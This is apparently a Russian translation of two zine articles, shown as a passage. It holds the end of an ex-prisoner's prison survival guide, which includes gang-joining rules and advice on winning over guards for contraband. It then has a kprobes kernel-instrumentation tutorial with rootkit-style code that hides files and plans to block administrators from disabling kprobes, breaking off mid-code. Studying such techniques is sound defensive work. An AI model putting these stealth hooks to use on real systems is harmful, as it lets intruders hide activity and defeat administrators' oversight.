Бывают вещи, от которых воротит. Привыкните — если будете есть регулярно. А ещё всегда найдутся «тараканы» (те, кто рыщет в поисках объедков и остатков еды, не съеденных другими — как настоящие тараканы). Они увидят, что вы не доели, и попросят остатки. Давать или нет — решать вам, в зависимости от того, кто спрашивает и насколько вы им доверяете. Я бы не советовал раздавать незнакомым — это не принесёт вам уважения, а лишь поощрит дальнейшие манипуляции.

5.3 — Стать шестёркой / опуститься

«Стать шестёркой» (to get punked) означает позволять другим делать с вами что угодно. Это включает:

1. Терпеть нападения.
2. Отдавать еду и личные вещи.
3. Терпеть словесные оскорбления.
4. Сексуальное насилие.

«Опуститься» (to become a bitch) означает принадлежать другому заключённому. С вами будут обращаться как с шестёркой и/или насиловать, хотя взамен могут «защищать» (ведь нельзя позволять другим трогать свою собственность). Не допускайте этого. Если вам кажется, что это может с вами произойти — прекратите читать этот файл, вы опозорите всё хакерское и фрикерское сообщество.

Примечание 1: кто-то может предложить вам защиту от других заключённых. Чего вам не скажут: вы станете его шестёркой и будете выполнять всё, что он скажет, иначе — побои. А захотите отказаться от «защиты» — он и его люди сами займутся вами. Побьют в любом случае. Никогда не принимайте никакой «защиты».

Примечание 2: вы могли заметить, что в этом файле я пренебрежительно отзываюсь о некоторых категориях людей — педофилах и «шестёрках». Когда я использую это слово, я имею в виду тех, кто способен защититься, но не делает этого. Есть люди, которые не будут сами бороться, но если им прикажут — нападут на другого. Это жалко и неприемлемо. Не будьте такими.

---

6 — Тюремные банды

6.1 — Обзор

Попытаюсь объяснить базовые концепции основных типов тюремных банд. Помните: это не всегда справедливо для всех банд и для тюрем в других странах, кроме США. Часть информации может быть неточной, поэтому названий я не привожу.

Попав в тюрьму, вы заметите: группы людей с одинаковыми татуировками держатся вместе (как правило, в одних и тех же местах). Вы также заметите, что они отдают предпочтение тем, с кем себя ассоциируют, — скорее всего, потому что состоят в одной «банде». Банда — это группа из трёх и более человек, занимающихся организованной преступностью, придерживающихся одних ценностей и преследующих общие цели. По этой причине в тюрьмах создаются «оперативные группы по бандам». Их задача — отслеживать нелегальную деятельность таких заключённых.

Большинство банд строится по расовому признаку (белые/европейцы, мексиканцы/латиноамериканцы/испаноязычные, чёрные/афроамериканцы). Общие цели:

1. **Защищать друг друга.** Прикрывать товарищей, не давать никому их унижать или запугивать. Как правило, в банде нет шестёрок (а если они есть — их исключают или наказывают).

2. **Поддерживать уважение к своим.** Не позволять никому наступать на горло. Если это допустить — пострадают дела.

3. **Зарабатывать.** Об этом уже говорилось, но важно добавить: большинство тех, у кого вы будете покупать контрабанду (прежде всего наркотики), окажутся членами одной из этих банд. Банды нередко воюют из-за деловых разногласий. Большинство считает, что причина — расовая ненависть, но примерно в 90% случаев дело в наркоторговле и разделе территории.

6.2 — Стоит ли вступать в банду и, если да, в какую?

Мой совет: не вступайте в банду, если хотите выйти домой вовремя. Когда вы вступаете в банду, вы обязаны ставить её и её членов на первое место. Неважно, считаете ли вы это правильным. Если вас попросят что-то сделать — нужно сделать или принять наказание. Если рядом с вами товарищ по банде провоцирует конфликт и на него нападут — вы обязаны помочь. Это значит, что вы можете пострадать или получить дополнительный срок. (Подумайте: вам осталось четыре дня до выхода — и тут случается что-то, что требует вашего участия. Вы получаете добавку к сроку и не можете выйти. Каково будет вашей семье? Каково вам?)

Если вы всё же настроены вступить — вот основные правила:

1. Вступайте в банду по расовому/этническому признаку, совпадающему с вашим.
2. Убедитесь, что понимаете все правила и готовы их соблюдать.
3. Не пытайтесь манипулировать товарищами или обманывать банду в деньгах.
4. Занимайтесь бизнесом с другими бандами/людьми только с разрешения.
5. Никому не говорите о своей принадлежности к банде (ни семье, ни охранникам).
6. Убедитесь, что готовы состоять в банде до конца жизни — членство не прекращается после освобождения (если вы выйдете). После выхода вы обязаны выйти на связь с местными руководящими членами банды.
7. Самое главное: не вступайте в банду, если вам есть кого любить и о ком заботиться. Причина проста: вы можете не выйти. Вы обязаны выполнять любые приказы — включая приказ убить

кого-то (людям приказывали убивать собственных родственников).

Примечание: несоблюдение этих правил может стоить вам жизни. Правил на самом деле больше, чем ожидается, — сторонние люди их не знают, поэтому я перечислил лишь самые распространённые.

---

7 — Окружная тюрьма против государственной

Что, разница есть? Да, и немалая. Разберём подробнее.

Окружная тюрьма — минусы

1. Скорее всего, вы почти не будете выходить из камеры.
2. Время тянется мучительно медленно.
3. В зависимости от размера учреждения — еды меньше.
4. Может быть значительно грязнее и вонять мочой и испражнениями.
5. Рядом будут психически нездоровые люди.
6. Ларёк дороже.

Окружная тюрьма — плюсы

1. Можно видеть женщин и, в зависимости от учреждения, переписываться с ними (они тоже сидят).
2. Возможно, будет отдельный душ.
3. Вас не обязательно будут поднимать, если не хотите.
4. Может не быть отбоя.
5. Не всё завязано на банды, как в настоящей тюрьме — можно общаться почти с кем угодно (расовые противостояния при этом никуда не деваются).

Государственная тюрьма — минусы

1. Масса новых правил, которые нужно усвоить — порой без чьей-либо помощи.
2. Распорядок дня сильно отличается от окружной тюрьмы.
3. Бандитские войны.
4. Локдауны (полный запрет на передвижение — может длиться месяцами).
5. Работа (обязательна, может быть без оплаты, в том числе полевые работы — то ещё удовольствие).
6. Нельзя переписываться с другими заключёнными (девушка, которой вы писали в окружной тюрьме, вашего письма не получит).
7. Массовые обыски с полным раздеванием.
8. Душ в присутствии всех.

Государственная тюрьма — плюсы

1. Время идёт значительно быстрее, чем в окружной тюрьме.
2. Легче зарабатывать.
3. Татуировки доступнее.
4. Ларёк дешевле.
5. Проще достать табак и наркотики.
6. Значительно больше уважения, чем в тюрьме окружного уровня.

---

8 — Типичные ситуации

Поговорим о нескольких типичных (негативных) ситуациях, с которыми сталкиваются новички в тюрьме. Я расскажу о лучших способах из них выйти. Не все ситуации описаны — это невозможно, но изложенное поможет вам «импровизировать» при необходимости. Как уже говорилось, навыки социальной инженерии помогут вам добиться своего или выйти из большинства переделок. Поехали...

1. Это ваш первый день в блоке. На вас будут смотреть, проверяя, можно ли сделать из вас шестёрку (об этом мы уже говорили). Самый распространённый способ — запугивание. Обычно группа заключённых подойдёт и начнёт задавать вроде бы безобидные вопросы, которые на самом деле таковыми не являются. Их можно использовать против вас. Никогда не раскрывайте следующее:

• **Данные о семье и личной жизни.** Не давайте адрес и ничего подобного. Чем меньше они знают о людях, которых вы знаете, тем лучше.
• **Никогда не лгите о том, в чём не уверены.** Просто скажите, что это ваше личное дело, и держите его при себе. Не пытайтесь завоевать расположение выдуманными историями — не поможет. Рассказывайте только проверенным людям.

2. Вы заходите в «дэйрум» (место, где все собираются — играют в игры, смотрят телевизор, разговаривают) и видите людей, которые заходили в вашу камеру раньше, за карточной игрой. Они явно веселятся, и вам хочется отвлечься или познакомиться с новыми людьми. Рекомендую пока держаться особняком и ждать, пока сами пригласят сесть. Если пригласят — сохраняйте осторожность: могут использовать вас в своих целях.

Примечание: не подходите к людям и не расспрашивайте их о себе или о воле. Дружелюбие в тюрьме воспринимается плохо.

Не стоит подходить к незнакомым без приглашения — некоторые психически нестабильны и могут напасть. Другие притворятся друзьями и начнут использовать вас в личных интересах. Никогда не давайте личных данных тем, кому не доверяете: они могут использовать эти сведения для поиска жертв после освобождения.

Примечание: если хотите завести друзей — не лгите, проявляйте надёжность. Не торгуете наркотиками — не говорите, что торгуете. Никогда не стреляли — не говорите, что стреляли. Не перегружайте людей техническим жаргоном и не демонстрируйте излишнего энтузиазма от общения. Это не так круто, как кажется, и к тому же раздражает.

3. Вас оскорбляют — словесно или физически (толчок, удар плечом). В такой ситуации безопаснее всего немедленно дать отпор — иначе вас запишут в шестёрки. Если вас вызывают на драку — принимайте вызов и деритесь как можете. Победа или поражение особой роли не играют. Главное — заключённые должны видеть, что вы готовы драться, и тогда будут уважать.

Примечание: если охранник приказывает остановиться или лечь на пол — немедленно выполняйте, чтобы избежать перцового баллончика или электрошока. В некоторых тюрьмах охрана вправе применять смертоносную силу.

4. Друзья или кто-то ещё зовут вас вступить в банду. Решение за вами. За подробностями обратитесь к соответствующему разделу.

5. Вы видите происходящее, которое вам не нравится. Лучшая реакция — никакая. Влезете в чужие дела — создадите проблемы себе. Если всё же решите вмешаться — это ваш выбор, я предупредил.

Примечание: это может спровоцировать ответные действия других заключённых.

6. Вы готовитесь к выходу и больше не хотите состоять в банде, к которой примкнули в начале срока. Проблема в том, что вы давали слово на всю жизнь, и на вас, скорее всего, оформят «контракт» (наймут кого-то вас убить). Чтобы не погибнуть за решёткой, можно воспользоваться одним методом. В тюрьме существует программа «PC» (защитное содержание, protective custody) — для людей с психическими или физическими проблемами и для наиболее уязвимых заключённых. Используйте её в своих интересах:

Обратитесь к старшему охраннику и объясните ситуацию. Делайте это через охранника, которому доверяете, — он не должен рассказывать всем о вашем плане. Рано или поздно вас поместят в одиночную камеру и допросят сотрудники оперативной группы по бандам. Они попросят сдать всю информацию о банде — без этого они вам не помогут.

Примечание 1: на мой взгляд, тот, кто воспользуется этим разделом, не вправе называть себя мужчиной.

Примечание 2: это самые распространённые ситуации, но они не исчерпывают всего. Возможно, вам придётся адаптировать описанные методы под свои обстоятельства.

---

9 — Психологическая устойчивость

Здесь мы поговорим о различных способах сохранить рассудок. Говоря проще — как не сойти с ума. Некоторые люди начинают одержимо думать о внешнем мире или о близких. Это приводит к стрессу и депрессии, а в отдельных случаях — к суициду. Вот несколько советов, которые помогут держаться.

1. Некоторые целиком полагаются на письма и звонки от близких — это не лучшая стратегия. Получив письмо, прочтите его один раз и сразу ответьте. Это поможет не зацикливаться на воле. Если держать в голове негативные мысли — настроение будет постоянно негативным. В тюрьме это только вредит. Чем больше негатива вокруг вас и внутри вас, тем больше вероятность негативных поступков. А это значит — более долгий срок.

2. Свидания, скорее всего, станут самым тяжёлым испытанием. Причина в том, что вы по-настоящему видите дорогих вам людей. В зависимости от учреждения вас может разделять стеклянная перегородка, а разговор будет через телефонную трубку.

Примечание: большинство тюрем записывает такие разговоры. Предупреждения об этом может не быть — в любом случае следите за словами. Несколько советов для хорошего свидания:

• Придерживайтесь позитивных тем. Не нужно ругаться или выяснять отношения с человеком, который нашёл время приехать, — потом пожалеете. Этого нам и нужно избегать.
• Не просите посетителя провозить контрабанду. Это создаёт проблемы между вами и может обернуться для него тюремным сроком.
• Переживайте одно свидание за раз. Не возвращайтесь в камеру и не прокручивайте визит снова и снова — это лишний стресс.

3. Вам разрешат хранить фотографии близких. Это хорошо, но не держите их на виду — тогда вы будете уделять им слишком много внимания вместо того, что действительно важно. Вы лишь усложняете себе срок, думая о том, что вас угнетает.

Примечание: личные вещи на виду — лёгкая добыча для воров. Воровство осуждается, но в тюрьме распространено повсеместно.

4. Когда охранник говорит «отбой» — идите спать. Не лежите без сна, размышляя о своих бедах и близких. Недосып сказывается на всём распорядке дня. Вас могут обязать работать, и если вы не в

форме — это вызовет раздражение окружающих.

5. Старайтесь получать от жизни максимум. Это непросто, но нужно стараться. Когда привыкнете — станет легче. Лучшее средство: игры — карты, домино, шашки, шахматы (я сам любил хорошую партию в шахматы). На прогулочном дворе — игра в баскетбол или американский футбол. Спорт помогает познакомиться с людьми и отвлечься от проблем.

6. Физические упражнения — ещё один способ держать себя в форме и не зацикливаться на плохом. Найдите подходящую программу тренировок и следуйте ей. Доказано, что упражнения повышают самооценку и помогают справляться с депрессией. Не обязательно ждать прогулки — можно заниматься прямо в камере, когда в голову лезут мрачные мысли.

7. Установление отношений с охранником (в зависимости от пола читателя) тоже помогает скоротать время. Если есть кто-то, готовый помочь в трудный момент, — уровень стресса значительно снижается, а то и исчезает вовсе.

Примечание: это непросто. Охранники воспринимают вас как преступника, поэтому цель — либо убедить их в обратном с помощью социальной инженерии, либо просто показать настоящего себя (приятного, доброжелательного человека). Как уже сказано, задача непростая, но само по себе это занятие отвлекает от неприятностей. Придумывайте новые способы преодолеть защиту охранников (вы хакеры — у вас должно получиться), и когда вы наконец прорвётесь — возможности окажутся самыми разными в зависимости от ваших намерений (контрабанда, настоящие отношения — да, возможно и это).

---

10 — Почему я это написал

Я написал эту статью в расчёте на то, что многим она просто понравится, но также надеясь, что она поможет тем, кто окажется за решёткой. Мне дали 20 лет за нападение с применением опасного оружия при отягчающих обстоятельствах. Это был мой первый срок, но я воспринял его как вызов. Находясь внутри, я видел, как с другими первосрочниками обращаются так, как с человеком обращаться нельзя.

Я прошёл через тюремные стены и теперь делюсь с вами способами тоже через это пройти. Используйте это в своих интересах — это и развлечение, и образование.

— TAp

P.S.: Если у вас есть вопросы, не стесняйтесь писать мне.

Инструментирование ядра с помощью kprobes

Автор: ElfMaster

Содержание

---

1 - Введение

1.1 - Зачем это писать?

Начну с оговорки: kprobes можно использовать для антибезопасностного патчинга ядра. Хочу также отметить, что kprobes — не самый эффективный способ патчить ядро или писать руткиты и бэкдоры, поскольку они просто требуют больше работы — дополнительной изобретательности.

Так зачем же писать это? Потому что... мы хакеры. Хакеры должны знать обо всех доступных им инструментах — одни из них более перспективны, чем другие — и тем не менее kprobes — это весьма привлекательная штука, если учесть, что это нативный API ядра, созданный для злоупотреблений, даже не выходя за рамки его назначения. Из-за ограничений, которые мы обсудим позже, kprobes требуют дополнительной изобретательности при решении таких задач, как сокрытие файлов и применение других интересных патчей, способных подорвать или даже укрепить целостность ядра.

1.2 - О kprobes

Лучшим введением в kprobes, без сомнения, является документация исходного кода ядра Linux, содержащая файл kprobes.txt. Обязательно прочитайте его при случае. Kprobes — это отладочный API, нативный для ядра Linux, основанный на отладочных регистрах процессора — каким бы он ни был. Мы будем предполагать архитектуру x86, для которой на данный момент разработано наибольшее количество кода kprobe.

-- Из kprobes.txt --

Kprobes позволяет динамически прерывать выполнение любой процедуры ядра и неразрушающим образом собирать отладочную информацию и данные о производительности. Можно поставить ловушку практически на любой адрес кода ядра, указав обработчик, который будет вызван при срабатывании точки останова.

В настоящее время существует три типа зондов: kprobes, jprobes и kretprobes (также называемые возвратными зондами). Kprobe можно вставить практически на любую инструкцию в ядре. Jprobe вставляется на вход в функцию ядра и обеспечивает удобный доступ к её аргументам. Возвратный зонд срабатывает, когда указанная функция возвращает управление.

--

Исходя из этого определения, нетрудно представить, что интерфейс kprobes может быть использован для инструментирования ядра весьма полезными способами — как в целях безопасности, так и против неё. Именно об этом данная статья. В недавнем прошлом я реализовал несколько относительно мощных и сложных патчей безопасности с использованием kprobes. Это не означает, что другие методы патчинга более не полезны, но иногда можно столкнуться с проблемами при использовании традиционных методов, например трамплинов функций ядра, которые не являются SMP-безопасными из-за неатомарности замены кода. Kprobes — нативный интерфейс, что приятно, но они всё же создают ряд трудностей из-за ограничений, которые мы обсуждаем по ходу статьи.

Kprobes можно использовать для патчинга ядра в некоторых местах, но не везде. Этот трактат призван прояснить, когда и где kprobes можно применять для изменения поведения ядра. Иногда их нужно использовать совместно с другим методом патчинга. Прежде чем двигаться дальше, хочу указать на следующие факты:

Зарегистрированные kprobes отображаются здесь:

```
/sys/kernel/debug/kprobes/list
```

Их можно включать и отключать, записывая 0 или 1 сюда:

```
/sys/kernel/debug/kprobes/enabled
```

Исходный код kprobe расположен в следующих местах:

```
/usr/src/linux/kernel/kprobes.c
/usr/src/linux/arch/x86/kernel/kprobes.c
```

Имейте в виду, что jprobes/kretprobes на 100% основаны на kprobes, и отключение kprobes описанным выше способом предотвратит работу любого кода kretprobe/jprobe.

Продолжаем...

1.3 - Пример jprobe

В этой статье мы будем работать преимущественно с jprobes и kretprobes. Как уже показано в документации kprobe, существует несколько функций для регистрации и отмены регистрации этих зондов.

Представим на мгновение, что нас интересует `sys_mprotect` и мы хотим инспектировать любые обращения к нему и передаваемые аргументы. Для этого мы могли бы зарегистрировать jprobe для `sys_mprotect`. Следующий код описывает общую идею. И учтите, что поскольку мы устанавливаем jprobe на системный вызов, нам нужно либо объявить наш обработчик jprobe с помощью магии `asmlinkage`, либо получать аргументы непосредственно из регистров. В нашем примере я буду получать аргументы прямо из регистров, чтобы показать, как получить регистры для текущей задачи.

-- Пример jprobe 1 --

ПРИМЕЧАНИЕ: Типы данных jprobe будут подробно объяснены в разделе 2.2 [Реализация jprobe]

```
int n_sys_mprotect(unsigned long start, size_t len, long prot)
{
    struct pt_regs *regs = task_pt_regs(current);

    start = regs->bx;
    len = regs->cx;
    prot = regs->dx;

    printk("start: 0x%lx len: %u prot: 0x%lx\n", start, len, prot);
    jprobe_return();
    return 0;
}

/*
    Следующее поле в struct jprobe — 'void *entry'
    и просто указывает на функцию-обработчик jprobe, которая будет
    выполняться при срабатывании зонда на точке входа в функцию.
*/

static struct jprobe mprotect_jprobe =
{
    .entry = (kprobe_opcode_t *)n_sys_mprotect  // точка входа в функцию
};

static int __init jprobe_init(void)
{
    /* kp.addr — это kprobe_opcode_t *addr из struct kprobe и */
    /* указывает на точку зондирования, где произойдёт ловушка. В */
    /* нашем случае мы зондируем sys_mprotect */
    mprotect_jprobe.kp.addr = (kprobe_opcode_t *)kallsyms_lookup_name("sys_mprotect");

    if ((ret = register_jprobe(&mprotect_jprobe)) < 0)
    {
        printk("register_jprobe failed for sys_mprotect\n");
        return -1;
    }

    return 0;
}


int init_module(void)
{
    jprobe_init();
    return 0;
}

void exit_module(void)
{
    unregister_jprobe(&mprotect_jprobe);
}
```

В приведённом выше коде мы регистрируем jprobe для `sys_mprotect`. Это означает, что инструкция точки останова помещается на точку входа в функцию, и как только она вызывается, происходит ловушка и управление передаётся нашему обработчику jprobe `n_sys_mprotect()`. С

этого момента мы можем анализировать данные, такие как аргументы, переданные в регистрах или на стеке, а также любые структуры данных ядра. Мы также можем изменять структуры данных ядра, что в основном и является тем, на что мы полагаемся в наших патчах с использованием kprobes.

Любые попытки изменить аргументы стека или регистры будут переопределены, как только вернётся наша функция-обработчик — это потому, что kprobes сохраняет состояние регистров и аргументы стека перед вызовом обработчика и восстанавливает эти значения при `jprobe_return()`, после чего реальный системный вызов или функция выполнится и сделает своё дело. Мы подробнее остановимся на этой теме и на том, как фактически изменять аргументы стека, позже.

1.4 - Пример kretprobe и техника патчинга через возвратный зонд

Перейдём к kretprobes (также известным как возвратные зонды). Без kretprobes было бы не так просто патчить ядро с помощью kprobes, потому что функция ядра, на которую мы установили jprobe, может повторно изменить структуру данных ядра, которую мы изменили, как только вернётся наш обработчик jprobe.

Если мы применяем kretprobe к ситуации, мы можем изменить эту структуру данных ядра после того, как вернётся реальная функция ядра. Вот пример... Допустим, мы хотим изменить структуру данных ядра `kstruct->x` (которая является вымышленной). Мы хотим изменить её, но не знаем, какое значение хотим применить, пока не выполнится `function_A`, но как только реальная `function_A` выполняется после нашего обработчика jprobe, она устанавливает значение `kstruct->x` на что-то. Вот тут и вступают в игру kretprobes. Это подход, который мы используем, который можно назвать техникой «патчинга через возвратный зонд»:

```
1. [Обработчик jprobe для function_A]    -> Определяет значение, которое мы хотим установить для kstruct->x
2. [function_A]                          -> Устанавливает значение kstruct->x на некоторое значение.
3. [Обработчик kretprobe для function_A] -> Устанавливает значение kstruct->x на значение, определённое обраб
```

Таким образом, с kretprobes мы в итоге можем иметь последнее слово в отношении значения.

Вот краткий пример регистрации kretprobe. Для этого примера мы также используем `sys_mprotect`.

Типы данных kretprobe будут объяснены в разделе 2.4 [Реализация kretprobes].

```
static int mprotect_ret_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
    printk("Original return address: 0x%lx\n", (unsigned long)ri->ret_addr);
    return 0;
}

static struct kretprobe mprotect_kretprobe =
{
    .handler = mprotect_ret_handler, // обработчик возвратного зонда
    .maxactive = NR_CPUS // максимальное число экземпляров kretprobe
};


int init_module(void)
{
    mprotect_kretprobe.kp.addr = (kprobe_opcode_t *)kallsyms_lookup_name("sys_mprotect");
    register_kretprobe(&mprotect_kretprobe);
}
```

Как видите, я использую `kallsyms_lookup_name()`, но интересно, что зонд можно установить практически на любую инструкцию в ядре — выбор способа получения этого адреса остаётся за вами (например, через System.map).

Итак, как видите, код прямолинеен. С внутренней точки зрения — к моменту возврата `sys_mprotect` адрес на вершине стека (адрес возврата) был изменён так, чтобы указывать на функцию `kretprobe_trampoline()`, которая в свою очередь настраивает вызов нашей функции `mprotect_ret_handler()`, где мы можем инспектировать и изменять данные ядра. Нет смысла изменять регистры, потому что они все сохранены на стеке и будут сброшены, как только вернётся наш обработчик. Подробнее — в следующем разделе. Функция-трамплин kretprobe будет подробно рассмотрена в разделе 2.4 [Реализация kretprobe].

---

2 - Реализация kprobes

2.1 - Реализация kprobe

Прежде всего я хочу убедиться, что мы одинаково понимаем, что такое базовый kprobe и каков общий принцип его работы.

-- Из kprobes.txt:

При регистрации kprobe Kprobes делает копию зондируемой инструкции и заменяет первый байт (или несколько байт) зондируемой инструкции инструкцией точки останова (например, int3 на i386 и x86_64).

Когда CPU попадает на инструкцию точки останова, происходит ловушка, регистры CPU сохраняются, и управление передаётся Kprobes через механизм `notifier_call_chain`. Kprobes выполняет `pre_handler`, связанный с kprobe, передавая обработчику адреса структуры kprobe и сохранённых регистров.

Было бы проще выполнить реальную инструкцию на месте в пошаговом режиме, но тогда Kprobes пришлось бы временно убрать инструкцию точки останова. Это открыло бы небольшое временное окно, когда другой CPU мог бы проскочить мимо точки зондирования.

После пошагового выполнения инструкции Kprobes выполняет `post_handler`, если он есть, связанный с kprobe. Затем выполнение продолжается с инструкции, следующей за точкой зондирования. Далее Kprobes в пошаговом режиме выполняет свою копию зондируемой инструкции.

--

Итак, для ясности: при регистрации типичного kprobe всегда должен быть назначен `pre_handler`, чтобы вы могли инспектировать данные или делать всё что угодно в этот момент. Пост-обработчик может быть назначен, а может и не быть.

Поскольку мы в основном используем jprobes и kretprobes — расширения интерфейса kprobe — я решил обсуждать их реализацию подробнее, нежели обычный kprobe. Всё, что вам нужно знать сейчас, — регистрация базового kprobe вставляет инструкцию точки останова в нужное место и выполняет `pre` и `post` обработчик, которые вы назначаете. Как вы увидите в реализациях jprobe и kretprobe, реализованных с помощью базового kprobe с pre и post обработчиком, эти обработчики указывают на специальные функции ядра [`/usr/src/linux/arch/x86/kernel/kprobes.c`], которые выполняют роль своеобразного пролога/эпилога для реального обработчика, выполняющего инструкции. Подробности — в следующих разделах.

2.2 - Реализация jprobe

Зная внутреннюю реализацию jprobes и kretprobes, мы можем использовать их лучше, и мы даже могли бы патчить сам интерфейс, чтобы он вёл себя так, как нам нужно, но это противоречит цели данной статьи, которая направлена на патчинг ядра с использованием интерфейса kprobes в его нынешнем виде, хотя мы рассмотрим некоторые внешние модификации kprobes позже.

Прежде всего взгляните на следующую структуру:

```
struct jprobe {
        struct kprobe kp;
        void *entry;    /* код обработки зонда, к которому нужно перейти */
};
```

Когда мы вызываем `register_jprobe()`, он в свою очередь вызывает `register_jprobes(&jp, 1)`. `register_jprobes()` занимается настройкой обработчиков pre/post и обработчика входа jprobe.

-- фрагмент из `register_jprobes()` в `/usr/src/linux/kernel/kprobes.c` --

```
        /* Смотрите, как jprobes использует kprobes? Он использует */
        /* обработчики pre/post */
        jp->kp.pre_handler = setjmp_pre_handler;
        jp->kp.break_handler = longjmp_break_handler;
        ret = register_kprobe(&jp->kp);
```

--

`pre_handler` вызывается перед вашим функциональным/входным обработчиком и отвечает за сохранение содержимого стека, регистров и установку eip. В обычных условиях разработчик не имеет контроля над pre/post обработчиком jprobe, потому что записи kprobe pre и post обработчика в `struct kprobe` указывают не на ваши собственные пользовательские обработчики, а на специализированные обработчики, предназначенные специально для пролога/эпилога jprobe.

```
        /* Вызывается до выполнения addr. */
        kprobe_pre_handler_t pre_handler;

        /* Вызывается после выполнения addr, если... */
        kprobe_post_handler_t post_handler;
```

Можно сказать, что выполнение jprobe выглядит следующим образом:

```
1. [pre_handler jprobe] Резервное копирование состояния стека и регистров
2. [Обработчик функции jprobe] Элитные модификации ядра
3. [post_handler jprobe] Восстановление оригинального стека и регистров.
```

Давайте взглянем на pre_handler, который резервирует стек и регистры.

```
int __kprobes setjmp_pre_handler(struct kprobe *p, struct pt_regs *regs)
{
        struct jprobe *jp = container_of(p, struct jprobe, kp);
        unsigned long addr;
        struct kprobe_ctlblk *kcb = get_kprobe_ctlblk();

        kcb->jprobe_saved_regs = *regs;
        kcb->jprobe_saved_sp = stack_addr(regs);
        addr = (unsigned long)(kcb->jprobe_saved_sp);

        /*
         * Как указал Линус, gcc предполагает, что вызываемый
         * владеет пространством аргументов и может его перезаписать, например
         * при оптимизации хвостового вызова. Поэтому, чтобы быть
         * абсолютно безопасными, мы также сохраняем и восстанавливаем
         * достаточно байт стека, чтобы покрыть область аргументов.
         */
        memcpy(kcb->jprobes_stack, (kprobe_opcode_t *)addr,
               MIN_STACK_SIZE(addr));
        regs->flags &= ~X86_EFLAGS_IF;
        trace_hardirqs_off();
        regs->ip = (unsigned long)(jp->entry);
```

```
        return 1;
}
```

Обратите особое внимание на комментарий в коде выше; как и с Чаком Норрисом... если это говорит Линус, значит это ДОЛЖНО быть правдой!

Как видите, функция получает текущее расположение стека с помощью макроса `stack_addr()`, а затем копирует его через `memcpy` в `kcb->jprobes_stack`, который является резервной копией стека для восстановления в post-обработчике. Восстановление стека перед вызовом реальной функции накладывает очевидные ограничения, но это не означает, что мы не можем манипулировать значениями указателей, передаваемых на стеке — чем мы и воспользуемся в разделе 2.3 (Сокрытие файлов). После завершения обработчика jprobe вызывается post-обработчик jprobe — вот код:

```
int __kprobes longjmp_break_handler(struct kprobe *p, struct pt_regs *regs)
{
        struct kprobe_ctlblk *kcb = get_kprobe_ctlblk();
        u8 *addr = (u8 *) (regs->ip - 1);
        struct jprobe *jp = container_of(p, struct jprobe, kp);

        if ((addr > (u8 *) jprobe_return) &&
            (addr < (u8 *) jprobe_return_end)) {
                if (stack_addr(regs) != kcb->jprobe_saved_sp) {
                        struct pt_regs *saved_regs =
&kcb->jprobe_saved_regs;
                        printk(KERN_ERR
                         "current sp %p does not match saved sp %p\n",
                               stack_addr(regs), kcb->jprobe_saved_sp);
                        printk(KERN_ERR "Saved registers for
jprobe %p\n", jp);
                        show_registers(saved_regs);
                        printk(KERN_ERR "Current registers\n");
                        show_registers(regs);
                        BUG();
                }
                *regs = kcb->jprobe_saved_regs;
                memcpy((kprobe_opcode_t *)(kcb->jprobe_saved_sp),
                       kcb->jprobes_stack,
                       MIN_STACK_SIZE(kcb->jprobe_saved_sp));
                preempt_enable_no_resched();
                return 1;
        }
        return 0;
}
```

Код в основном восстанавливает стек и повторно включает вытеснение; обработчики зондов выполняются с отключённым вытеснением.

Рассмотрим простой подход к сокрытию файлов, основанный на использовании указателя `dirent->d_name` в `filldir64()`.

```
char *hidden_files[] =
{
#define HIDDEN_FILES_MAX 3
    "test1",
    "test2",
    "test3"
};

struct getdents_callback64 {
        struct linux_dirent64 __user * current_dir;
        struct linux_dirent64 __user * previous;
        int count;
        int error;
};

/* Глобальные данные для kretprobe */
static struct global_dentry_info
```

```
{
        unsigned long d_name_ptr;
        int bypass;
} g_dentry;

/* Наш обработчик jprobe, глобально сохраняющий значение указателя dirent->d_name */
/* чтобы наш kretprobe мог изменить это место */
static int j_filldir64(void * __buf, const char * name, int namlen, loff_t
offset, u64 ino, unsigned int d_type)
{

        int found_hidden_file, i;
        struct linux_dirent64 __user *dirent;
        struct getdents_callback64 * buf = (struct getdents_callback64 *) __buf;
        dirent = buf->current_dir;
        int reclen = ROUND_UP64(NAME_OFFSET(dirent) + namlen + 1);

        /* Инициализируем пользовательские переменные */
        g_dentry.bypass = 0;
        found_hidden_file = 0;

        for (i = 0; i < HIDDEN_FILES_MAX; i++)
                if (strcmp(hidden_files[i], name) == 0)
                        found_hidden_file++;
        if (!found_hidden_file)
                goto end;

        /* Создаём указатель на место, которое нам нужно изменить в dirent */
        /* так как кто-то пытается просмотреть файл, который мы хотим скрыть */
        g_dentry.d_name_ptr = (unsigned long)(unsigned char *)dirent->d_name;
        g_dentry.bypass++; // отмечаем, что хотим скрыть этот файл

        end:
        jprobe_return();
        return 0;
}

/* Наш обработчик kretprobe, с помощью которого мы обнуляем имя файла */
/* Помните технику 'возвратного зонда'? Вот она. */
static int filldir64_ret_handler(struct kretprobe_instance *ri, struct pt_regs *regs)
{
        char *ptr, null = 0;
        /* Кто-то смотрит на один из наших скрытых файлов */
        if (g_dentry.bypass)
        {
                /* Обнулим имя файла, чтобы оно просто стало невидимым */
                ptr = (char *)g_dentry.d_name_ptr;
                copy_to_user((char *)ptr, &null, sizeof(char));
        }
}
```

Приведённый выше код вполне способен скрывать файлы при вызовах `getdents64`, но к сожалению `ls` из GNU coreutils будет вызывать `lstat64` для каждого найденного `d_name`, и если некоторые `d_name` начинаются с нулевого байта, мы увидим ошибку от `lstat`: "Cannot access : : file not found". Так что если мы скрываем 3 файла, мы увидим это сообщение об ошибке 3 раза перед листингом директории (который не покажет скрытые файлы).

Одним из главных ограничений патчинга через kprobe является то, что мы не можем изменить возвращаемое значение функции; ближайшее, чего мы можем достичь, — установка возвратного зонда для изменения данных, с которыми могла работать функция. Существуют некоторые косвенные методы изменения возвращаемого значения, но, проследив путь выполнения кода `lstat64`, я не нашёл способа устранить проблему с помощью kprobes.

Вместо этого я нашёл не очень элегантный подход перенаправления stderr в /dev/null, установив jprobe и возвратный зонд на `sys_write`. Кроме того, изменяя `sys_write`, можно заодно перенаправлять в /dev/null любые попытки отключить kprobes. Суперпользователь может просто написать `echo 0 > /sys/kernel/debug/kprobes/enabled`, чтобы отключить интерфейс

kprobes (мы этого не хотим). Один из параметров, которые мы передадим `insmod` при установке нашего LKM, будет инодой записи `enabled` в /sys. Ниже приведён код для нашего модифицированного `sys_write`.

```
asmlinkage static int j_sys_write(int fd, void *buf, unsigned int len)
{
        char *s = (char *)buf;
        char null = '\0';
        char devnull[] = "/dev/null";
        struct file *file;
        struct dentry *dentry = NULL;
        unsigned int ino;
        int ret;
        char comm[255];

